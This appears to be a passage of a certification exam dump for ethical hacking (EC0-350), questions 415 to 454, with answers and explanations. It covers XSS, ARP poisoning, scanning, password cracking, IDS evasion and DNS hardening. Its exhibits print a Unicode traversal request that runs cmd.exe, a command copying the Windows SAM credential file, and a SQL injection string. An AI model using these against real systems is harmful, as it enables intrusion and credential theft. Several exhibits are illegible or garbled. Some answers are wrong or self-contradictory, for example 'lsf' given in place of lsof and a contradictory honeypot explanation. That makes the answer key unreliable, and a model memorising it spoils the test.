Kevin sends an email invite to Chris to visit a forum for security professionals. Chris clicks on the link in the email message and is taken to a web based bulletin board. Unknown to Chris, certain functions are executed on his local system under his privileges, which allow Kevin access to information used on the BBS. However, no executables are downloaded and run on the local system. What would you term this attack?

- A. Phishing
- B. Denial of Service
- C. Cross Site Scripting
- D. Backdoor installation

Answer: C

Explanation: This is a typical Type-1 Cross Site Scripting attack. This kind of cross-site scripting hole is also referred to as a non-persistent or reflected vulnerability, and is by far the most common type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If unvalidated user-supplied data is included in the resulting page without HTML encoding, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms are not HTML entity encoded, an XSS hole will result.

---

**QUESTION 416:**

ARP poisoning is achieved in \_\_\_\_\_ steps

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

Explanation: The hacker begins by sending a malicious ARP "reply" (for which there was no previous request) to your router, associating his computer's MAC address with your IP Address. Now your router thinks the hacker's computer is your computer. Next, the hacker sends a malicious ARP reply to your computer, associating his MAC Address with the routers IP Address. Now your machine thinks the hacker's computer is your router. The hacker has now used ARP poisoning to accomplish a MitM attack.

---

**QUESTION 417:**

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker source IP address.

You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
```

```
WARNING: pinging broadcast address
```

```
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of data.
```

```
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
```

```
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

```
---
```

```
---
```

```
---
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

- A. You cannot ping a broadcast address. The above scenario is wrong.
- B. You should send a ping request with this command `ping 192.168.5.0-255`
- C. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
- D. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

Answer: D

Explanation: As stated in the correct option, Microsoft Windows does not handle pings to a broadcast address correctly and therefore ignores them.

---

**QUESTION 418:**

On a backdoored Linux box there is a possibility that legitimate programs are modified or trojaned. How is it possible to list processes and uids associated with them in a more reliable manner?

- A. Use "Is"
- B. Use "lsf"
- C. Use "echo"
- D. Use "netstat"

Answer: B

Explanation: lsf is a command used in many Unix-like systems that is used to report a list of all open files and the processes that opened them. It works in and supports several UNIX flavors.

---

**QUESTION 419:**

\_\_\_\_\_ ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at.

- A. Mandatory Access Control
- B. Authorized Access Control
- C. Role-based Access Control
- D. Discretionary Access Control

Answer: A

Explanation : In computer security, mandatory access control (MAC) is a kind of access control, defined by the TCSEC as "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity."

---

**QUESTION 420:**

How would you describe a simple yet very effective mechanism for sending and receiving unauthorized information or data between machines without alerting any firewalls and IDS's on a network?

- A. Covert Channel
- B. Crafted Channel
- C. Bounce Channel
- D. Deceptive Channel


Answer: A

Explanation: A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

---

**QUESTION 421:**

Exhibit:



What type of attack is shown in the above diagram?

- A. SSL Spoofing Attack
- B. Identity Stealing Attack
- C. Session Hijacking Attack
- D. Man-in-the-Middle (MitM) Attack

Answer: D

Explanation: A man-in-the-middle attack (MITM) is an attack in which an attacker

is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

---

**QUESTION 422:**

Exhibit:

```
12/26-07:060 01: 25949 126.173.37.1.5: 443 -- 112.16.1.106:80
TCP TTL:13 TOS:0*40 ID:35491 IpLgB 20 DgmLen:493 DF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E CO AF 2E GET /msadc/.....
2E 2F 2E 2E CO AF 2E 2E 2F 2E 2E CO AF 2E 2E 2F ./...../...../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3Amd.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 OD OA 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/jpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A OD OA 41 63 63 65 70 oint, /*.*.Accep
74 2D 4C 69 65 3A 20 41 53 50 53 45 53 53 49 75 t-Language: en-u
73 OD OA 47 51 51 51 51 51 5A 55 3D 4B 4E 4F 69 s .Accept-Encodi
6E 67 3A 27 51 51 51 51 51 5A 55 3D 4B 4E 4F 4D e.: gzip, deflat
65 OD OA 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 OD OA 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 OD OA 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 2D 4B 65 65 70 2D 41 6C 69 76 65 OD OA on: Keep-Alive..
43 6F 6F 68 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 OD OA OD OA 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 OD OA OD OA B....
```

Study the following log extract and identify the attack.

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

Answer: D

Explanation: The "Get /msadc/...../...../...../winnt/system32/cmd.exe?" shows that a Unicode Directory Traversal Attack has been performed.

---

**QUESTION 423:**

Exhibit:

```
c:\> cmd /c type c:\winnt\repair\sam > c:\har.txt
Volume in drive C has no label.
Volume Serial Number is 8403-640E
Directory of c:\
11/26/00 12:34p 0 AUTOEXEC.BAT
11/26/00 06:57p 322 boot.ini
11/26/00 12:34p CONFIG.SYS
12/26/00 07:36p < DIR > exploits
02/04/01 07:07a 5,327 har.txt
12/07/00 03:30p < DIR > InetPub
12/07/00 03:12p < DIR > Multimedia Files
12/26/00 07:10p < DIR > New Folder
01/26/01 02:10p 78,643,200 pagefile.sys
12/21/00 08:59p < DIR > Program Files
02/04/01 06:49a 69 README.NOW.HaxOr
12/21/00 08:59p < DIR > TEMP
02/04/01 07:05a < DIR > WINNT
12/26/00 07:09p < DIR > wiretrip
02/04/01 06:43a 0 mine.txt
15 File(s) 78,648,918 bytes
1,689,455,616 bytes free

c:\> type har.txt

c:\> Appr max.txt : \metoub\www out
c:\> GET har.txt HTTP/4.1
Server: Microsoft-IIS/4.0
Date: Sun, 04 Feb 2001 13:11:28 GMT
Content-Type: text/plain
Accept-Ranges: bytes
Last-Modified: Sun, 04 Feb 2001 13:07:33 GMT
ETag: "5063fd6fab8ec01:b85"
Content-Length: 5327
```

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

- A. har.txt
- B. SAM file
- C. wwwroot
- D. Repair file

Answer: B


Explanation: He is actually trying to get the file har.txt but this file contains a copy of the SAM file.

---

#### **QUESTION 424:**

Exhibit:





You have captured some packets in Ethereal. You want to view only packets sent from 10.0.0.22. What filter will you apply?

- A. ip = 10.0.0.22
- B. ip.src == 10.0.0.22
- C. ip.equals 10.0.0.22
- D. ip.address = 10.0.0.22

Answer: B

Explanation: ip.src tells the filter to only show packets with 10.0.0.22 as the source.

### QUESTION 425:

Exhibit:



[illegible]

Given the following extract from the snort log on a honeypot, what do you infer from the attack?

- A. A new port was opened
- B. A new user id was created
- C. The exploit was successful
- D. The exploit was not successful

Answer: D

Explanation: The attacker submits a PASS to the honeypot and receives a login incorrect before disconnecting.

**QUESTION 426:**

Exhibit:

[illegible]

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a

## EC0-350

buffer overflow attack. You also notice `/bin/sh` in the ASCII part of the output. As an analyst what would you conclude about the attack?

- A. The buffer overflow attack has been neutralized by the IDS  
B. The attacker is creating a directory on the compromised machine  
C. The attacker is attempting a buffer overflow attack and has succeeded  
D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

Explanation: This log entry shows a hacker using a buffer overflow to fill the data buffer and trying to insert the execution of `/bin/sh` into the executable code part of the thread. It is probably an existing exploit that is used, or a directed attack with a custom built buffer overflow with the "payload" that launches the command shell.

### QUESTION 427:

Exhibit:

[illegible]

Given the following extract from the snort log on a honeypot, what service is being exploited? :

- A. FTP  
B. SSH  
C. Telnet  
D. SMTP

Answer: A

Explanation: The connection is done to 172.16.1.104:21.

**QUESTION 428:**

Network Administrator Patricia is doing an audit of the network. Below are some of her findings concerning DNS. Which of these would be a cause for alarm?  
Select the best answer.

- A. There are two external DNS Servers for Internet domains. Both are AD integrated.
- B. All external DNS is done by an ISP.
- C. Internal AD Integrated DNS servers are using private DNS names that are
  - A. unregistered.
- D. Private IP addresses are used on the internal network and are registered with the internal AD integrated DNS server.

Answer: A

Explanations:

- A. There are two external DNS Servers for Internet domains. Both are AD integrated. This is the correct answer. Having an AD integrated DNS external server is a serious cause for alarm. There is no need for this and it causes vulnerability on the network.
  - B. All external DNS is done by an ISP. This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk as it is offloaded onto the ISP.
  - C. Internal AD Integrated DNS servers are using private DNS names that are unregistered. This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk.
  - D. Private IP addresses are used on the internal network and are registered with the internal AD integrated DNS server. This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk.
- 

**QUESTION 429:**

Which Type of scan sends a packets with no flags set ?  
Select the Answer

- A. Open Scan
- B. Null Scan
- C. Xmas Scan
- D. Half-Open Scan

Answer: B

Explanation:

The types of port connections supported are:

- \* TCP Full Connect. This mode makes a full connection to the target's TCP ports and can save any data or banners returned from the target. This mode is the most accurate for determining TCP services, but it is also easily recognized by Intrusion Detection Systems (IDS).

- \* UDP ICMP Port Unreachable Connect. This mode sends a short UDP packet to the target's UDP ports and looks for an ICMP Port Unreachable message in return. The absence of that message indicates either the port is used, or the target does not return the ICMP message which can lead to false positives. It can save any data or banners returned from the target. This mode is also easily recognized by IDS.

- \* TCP Full/UDP ICMP Combined. This mode combines the previous two modes into one operation.

- \* TCP SYN Half Open. (Windows XP/2000 only) This mode sends out a SYN packet to the target port and listens for the appropriate response. Open ports respond with a SYN|ACK and closed ports respond with ACK|RST or RST. This mode is less likely to be noted by IDS, but since the connection is never fully completed, it cannot gather data or banner information. However, the attacker has full control over TTL, Source Port, MTU, Sequence number, and Window parameters in the SYN packet.

\*

TCP Other. (Windows XP/2000 only) This mode sends out a TCP packet with any combination of the SYN, FIN, ACK, RST, PSH, URG flags set to the target port and listens for the response. Again, the attacker can have full control over TTL, Source Port, MTU, Sequence number, and Window parameters in the custom TCP packet. The Analyze feature helps with analyzing the response based on the flag settings chosen. Each operating system responds differently to these special combinations. The tool includes presets for XMAS, NULL, FIN and ACK flag settings.

---

### **QUESTION 430:**

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

Select the best answers.

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

Answer: B, C, D, E

Explanations:

A is not a correct answer as it is never recommended to use a DNS server for any other application. Hardening of the DNS servers makes them less vulnerable to attack. It is recommended to split internal and external DNS servers (called split-horizon operation).

Zone transfers should only be accepted from authorized DNS servers.  
By having DNS servers on different subnets, you may prevent both from going down, even if one of your networks goes down.

---

**QUESTION 431:**

**DRAG DROP**

Drag the application to match with its correct description.

Exhibit:

Description	Application
Clear event logs	Place here
Selectively erases event logs	Place here
A steganography tool for still images that works on PNM and JPG images	Place here
Enables you to hide data in bitmaps, text files and HTML files	Place here

**Select from these**

Winzapper	Elsave.exe
wbStego	OutGuess

Answer:

Description	Application
Clear event logs	Elsave.exe
Selectively erases event logs	Winzapper
A steganography tool for still images that works on PNM and JPG images	OutGuess
Enables you to hide data in bitmaps, text files and HTML files	wbStego

**QUESTION 432:**

What tool can crack Windows SMB passwords simply by listening to network traffic?

Select the best answer.

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

Answer: D

Explanations:

This is possible with a SMB packet capture module for L0phtcrack and a known weaknesses in the LM hash algorithm.

---

**QUESTION 433:**

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it?  
Select the best answers.

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

Answer: A, B, D

Explanations:

By using port security on his switches, the switches will only allow the first MAC address that is connected to the switch to use that port, thus preventing ARP spoofing. ARPWatch is a tool that monitors for strange ARP activity. This may help identify ARP spoofing when it happens. Using firewalls between all LAN segments is possible and may help, but is usually pretty unrealistic. On a very small network, static ARP entries are a possibility. However, on a large network, this is not an realistic option. ARP spoofing doesn't have anything to do with static or dynamic IP addresses. Thus, this option won't help you.

---

**QUESTION 434:**

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for?  
Select the best answers.

- A. SNMPUtil
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

Answer: A, B, D

Explanations:

SNMPUtil is a SNMP enumeration utility that is a part of the Windows 2000 resource

kit. With SNMPUtil, you can retrieve all sort of valuable information through SNMP. SNScan is a SNMP network scanner by Foundstone. It does SNMP scanning to find open SNMP ports. Solarwinds IP Network Browser is a SNMP enumeration tool with a graphical tree-view of the remote machine's SNMP data.

---

**QUESTION 435:**

**DRAG DROP**

Drag the term to match with it's description

Exhibit:

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	Place here
Occurs when an actual intrusive action has occurred but the system allows it to pass as <b>non-intrusive</b> behaviour	Place here
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	Place here
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	Place here
Sound, unimpaired or perfect condition	Place here

**Select from these**

Breach	Integrity
False Positive	Exploit
False Negative	

Answer:

Description	Term
Occurs when the system classifies an action as anomalous, when it is a legitimate action	False Positive
Occurs when an actual intrusive action has occurred but the system allows it to pass as <b>non-intrusive</b> behaviour	False Negative
The successful Defeat of Security Controls, which could result in a penetration of the system. A violation of controls of a particular information system such that information assets or system components are unduly exposed.	Breach
To in some way, take advantage of vulnerabilities in a system in the pursuit or achievement of some objective	Exploit
Sound, unimpaired or perfect condition	Integrity

---



**QUESTION 436:**

You are a Administrator of Windows server. You want to find the port number for POP3. What file would you find the information in and where?  
Select the best answer.

- A. %windir%\etc\services
- B. system32\drivers\etc\services
- C. %windir%\system32\drivers\etc\services
- D. /etc/services
- E. %windir%/system32/drivers/etc/services

Answer: C

Explanations:

%windir%\system32\drivers\etc\services is the correct place to look for this information.

---

**QUESTION 437:**

One of your junior administrator is concerned with Windows LM hashes and password cracking. In your discussion with them, which of the following are true statements that you would point out?  
Select the best answers.

- A. John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case.
- B. BY using NTLMV1, you have implemented an effective countermeasure to password cracking.
- C. SYSKEY is an effective countermeasure.
- D. If a Windows LM password is 7 characters or less, the hash will be passed with the following characters, in HEX- 00112233445566778899.
- E. Enforcing Windows complex passwords is an effective countermeasure.

Answer: A, C, E

Explanations:

John the Ripper can be used to crack a variety of passwords, but one limitation is that the output doesn't show if the password is upper or lower case. John the Ripper is a very effective password cracker. It can crack passwords for many different types of operating systems. However, one limitation is that the output doesn't show if the password is upper or lower case. BY using NTLMV1, you have implemented an effective countermeasure to password cracking. NTLM Version 2 (NTLMV2) is a good countermeasure to LM password cracking (and therefore a correct answer). To do this, set Windows 9x and NT systems to "send NTLMv2 responses only". SYSKEY is an effective countermeasure. It uses 128 bit encryption on the local copy of the Windows SAM. If a Windows LM



password is 7 characters or less, the has will be passed with the following characters:  
0xAAD3B435B51404EE

Enforcing Windows complex passwords is an effective countermeasure to password cracking. Complex passwords are- greater than 6 characters and have any 3 of the following 4 items: upper case, lower case, special characters, and numbers.

---

**QUESTION 438:**

In the following example, which of these is the "exploit"?

Today, Microsoft Corporation released a security notice. It detailed how a person could bring down the Windows 2003 Server operating system, by sending malformed packets to it. They detailed how this malicious process had been automated using basic scripting. Even worse, the new automated method for bringing down the server has already been used to perform denial of service attacks on many large commercial websites.

Select the best answer.

- A. Microsoft Corporation is the exploit.
- B. The security "hole" in the product is the exploit.
- C. Windows 2003 Server
- D. The exploit is the hacker that would use this vulnerability.
- E. The documented method of how to use the vulnerability to gain unprivileged access.

Answer: E

Explanations:

Microsoft is not the exploit, but if Microsoft documents how the vulnerability can be used to gain unprivileged access, they are creating the exploit. If they just say that there is a hole in the product, then it is only a vulnerability. The security "hole" in the product is called the "vulnerability". It is documented in a way that shows how to use the vulnerability to gain unprivileged access, and it then becomes an "exploit". In the example given, Windows 2003 Server is the TOE (Target of Evaluation). A TOE is an IT System, product or component that requires security evaluation or is being identified. The hacker that would use this vulnerability is exploiting it, but the hacker is not the exploit. The documented method of how to use the vulnerability to gain unprivileged access is the correct answer.

---

**QUESTION 439:**

Peter is a Network Admin. He is concerned that his network is vulnerable to a smurf attack. What should Peter do to prevent a smurf attack?

Select the best answer.

- A. He should disable unicast on all routers
- B. Disable multicast on the router

- C. Turn off fragmentation on his router
- D. Make sure all anti-virus protection is updated on all systems
- E. Make sure his router won't take a directed broadcast

Answer: E

Explanations:

Unicasts are one-to-one IP transmissions, by disabling this he would disable most network transmissions but still not prevent the smurf attack. Turning of multicast or fragmentation on the router has nothing to do with Peter's concerns as a smurf attack uses broadcast, not multicast and has nothing to do with fragmentation. Anti-virus protection will not help prevent a smurf attack. A smurf attack is a broadcast from a spoofed source. If directed broadcasts are enabled on the destination all the computers at the destination will respond to the spoofed source, which is really the victim. Disabling directed broadcasts on a router can prevent the attack.

---

**QUESTION 440:**

Which of these are phases of a reverse social engineering attack?  
Select the best answers.

- A. Sabotage
- B. Assisting
- C. Deceiving
- D. Advertising
- E. Manipulating

Answer: A, B, D

Explanations:

According to "Methods of Hacking: Social Engineering", by Rick Nelson, the three phases of reverse social engineering attacks are sabotage, advertising, and assisting.

---

**QUESTION 441:**

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page in which also he remains unsuccessful. What is the probable cause of Bill's problem?

- A. You cannot use a buffer overflow to deface a web page
- B. There is a problem with the shell and he needs to run the attack again
- C. The HTML file has permissions of read only

D. The system is a honeypot

Answer: C

---

**QUESTION 442:**

Say that "abigcompany.com" had a security vulnerability in the javascript on their website in the past. They recently fixed the security vulnerability, but it had been there for many months. Is there some way to go back and see the code for that error?

Select the best answer.

- A. archive.org
- B. There is no way to get the changed webpage unless you contact someone at the company
- C. Usenet
- D. Javascript would not be in their html so a service like usenet or archive wouldn't help you

Answer: A

Explanations:

Archive.org is a website that periodically archives internet content. They have archives of websites over many years. It could be used to go back and look at the javascript as javascript would be in the HTML code.

---

**QUESTION 443:**

Which of the following is most effective against passwords ?

Select the

Answer:

- A. Dictionary Attack
- B. BruteForce attack
- C. Targeted Attack
- D. Manual password Attack

Answer: B

Explanation:

The most effective means of password attack is brute force, in a brute force attack the program will attempt to use every possible combination of characters. While this takes longer than a dictionary attack, which uses a text file of real words, it is always capable of breaking the password.

**QUESTION 444:**

Look at the following SQL query.

```
SELECT * FROM product WHERE PCategory='computers' or 1=1--'
```

What will it return?

Select the best answer.

- A. All computers and all 1's
- B. All computers
- C. All computers and everything else
- D. Everything except computers

Answer: C

Explanation:

The 1=1 tells the SQL database to return everything, a simplified statement would be `SELECT * FROM product WHERE 1=1` (which will always be true for all columns).

Thus, this query will return all computers and everything else. The `or 1=1` is a common test to see if a web application is vulnerable to a SQL attack.

---

**QUESTION 445:**

Sally is a network admin for a small company. She was asked to install wireless accesspoints in the building. In looking at the specifications for the access-points, she sees that all of them offer WEP. Which of these are true about WEP?

Select the best answer.

- A. Stands for Wireless Encryption Protocol
- B. It makes a WLAN as secure as a LAN
- C. Stands for Wired Equivalent Privacy
- D. It offers end to end security

Answer: C

Explanations:

WEP is intended to make a WLAN as secure as a LAN but because a WLAN is not constrained by wired, this makes access much easier. Also, WEP has flaws that make it less secure than was once thought. WEP does not offer end-to-end security. It only attempts to protect the wireless portion of the network.

---

**QUESTION 446:**

Joe Hacker is going wardriving. He is going to use PrismStumbler and wants it to go to a GPS mapping software application. What is the recommended and well-known

GPS mapping package that would interface with PrismStumbler?  
Select the best answer.

- A. GPSTDrive
- B. GPSMap
- C. WinPcap
- D. Microsoft Mappoint

Answer: A

Explanations:

GPSTDrive is a Linux GPS mapping package. It recommended to be used to send PrismStumbler data to so that it can be mapped. GPSMap is a generic term and not a real software package. WinPcap is a packet capture library for Windows. It is used to capture packets and deliver them to other programs for analysis. As it is for Windows, it isn't going to do what Joe Hacker is wanting to do. Microsoft Mappoint is a Windows application. PrismStumbler is a Linux application. Thus, these two are not going to work well together.

---

**QUESTION 447:**

Which are true statements concerning the BugBear and Pretty Park worms?  
Select the best answers.

- A. Both programs use email to do their work.
- B. Pretty Park propagates via network shares and email
- C. BugBear propagates via network shares and email
- D. Pretty Park tries to connect to an IRC server to send your personal passwords.
- E. Pretty Park can terminate anti-virus applications that might be running to bypass them.

Answer: A, C, D

Explanations: Both Pretty Park and BugBear use email to spread. Pretty Park cannot propagate via network shares, only email. BugBear propagates via network shares and email. It also terminates anti-virus applications and acts as a backdoor server for someone to get into the infected machine. Pretty Park tries to connect to an IRC server to send your personal passwords and all sorts of other information it retrieves from your PC. Pretty Park cannot terminate anti-virus applications. However, BugBear can terminate AV software so that it can bypass them.

---

**QUESTION 448:**

Peter is a Linux network admin. As a knowledgeable security consultant, he turns to you to look for help on a firewall. He wants to use Linux as his firewall and use the latest freely available version that is offered. What do you recommend?  
Select the best answer.

- A. Ipchains
- B. Iptables
- C. Checkpoint FW for Linux
- D. Ipfwadm

Answer: B

Explanations:

Ipchains was improved over ipfwadm with its chaining mechanism so that it can have multiple rule sets. However, it isn't the latest version of a free Linux firewall. Iptables replaced ipchains and is the latest of the free Linux firewall tools. Any Checkpoint firewall is not going to meet Jason's desire to have a free firewall. Ipfwadm is used to build Linux firewall rules prior to 2.2.0. It is an outdated version.

---

**QUESTION 449:**

There are two types of honeypots- high and low interaction. Which of these describes a low interaction honeypot?

Select the best answers.

- A. Emulators of vulnerable programs
- B. More likely to be penetrated
- C. Easier to deploy and maintain
- D. Tend to be used for production
- E. More detectable
- F. Tend to be used for research

Answer: A, C, D, E

Explanations:

A low interaction honeypot would have emulators of vulnerable programs, not the real programs.

A high interaction honeypot is more likely to be penetrated as it is running the real program and is more vulnerable than an emulator.

Low interaction honeypots are easier to deploy and maintain. Usually you would just use a program that is already available for download and install it. Hackers don't usually crash or destroy these types of programs and it would require little maintenance.

A low interaction honeypot tends to be used for production.

Low interaction honeypots are more detectable because you are using emulators of the real programs. Many hackers will see this and realize that they are in a honeypot.

A low interaction honeypot tends to be used for production. A high interaction honeypot tends to be used for research.

---

**QUESTION 450:**

An Evil Cracker is attempting to penetrate your private network security. To do this, he must not be seen by your IDS, as it may take action to stop him. What tool might he use to bypass the IDS?

Select the best answer.

- A. Firewalk
- B. Manhunt
- C. Fragrouter
- D. Fragids

Answer: C

Explanations:

Firewalking is a way to disguise a portscan. Thus, firewalking is not a tool, but a method of conducting a port scan in which it can be hidden from some firewalls. Synamtec Man-Hunt is an IDS, not a tool to evade an IDS.

Fragrouter is a tool that can take IP traffic and fragment it into multiple pieces. There is a legitimate reason that fragmentation is done, but it is also a technique that can help an attacker to evade detection while Fragids is a made-up tool and does not exist.

---

**QUESTION 451:**

What is the purpose of firewalking?

- A. It's a technique used to discover Wireless network on foot
- B. It's a technique used to map routers on a network link
- C. It's a technique used to discover interface in promiscuous mode
- D. It's a technique used to discover what rules are configured on a gateway

Answer: D

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

---

**QUESTION 452:**

What is the advantage in encrypting the communication between the agent and the monitor in an Intrusion Detection System?

- A. Encryption of agent communications will conceal the presence of the agents
- B. The monitor will know if counterfeit messages are being generated because they will not be encrypted

- C. Alerts are sent to the monitor when a potential intrusion is detected
- D. An intruder could intercept and delete data or alerts and the intrusion can go undetected

Answer: B

---

**QUESTION 453:**

Which of the following best describes session key creation in SSL?

- A. It is created by the server after verifying the user's identity
- B. It is created by the server upon connection by the client
- C. It is created by the client from the server's public key
- D. It is created by the client after verifying the server's identity

Answer: D

Explanation: An SSL session always begins with an exchange of messages called the SSL handshake. The handshake allows the server to authenticate itself to the client using public-key techniques, then allows the client and the server to cooperate in the creation of symmetric keys used for rapid encryption, decryption, and tamper detection during the session that follows. Optionally, the handshake also allows the client to authenticate itself to the server.

---

**QUESTION 454:**

There is some dispute between two network administrators at your company. Your boss asks you to come and meet with the administrators to set the record straight. Which of these are true about PKI and encryption? Select the best answers.

- A. PKI provides data with encryption, compression, and restorability.
- B. Public-key encryption was invented in 1976 by Whitfield Diffie and Martin Hellman.
- C. When it comes to eCommerce, as long as you have authenticity, and authenticity, you do not need encryption.
- D. RSA is a type of encryption.

Answer: B, D

Explanation:

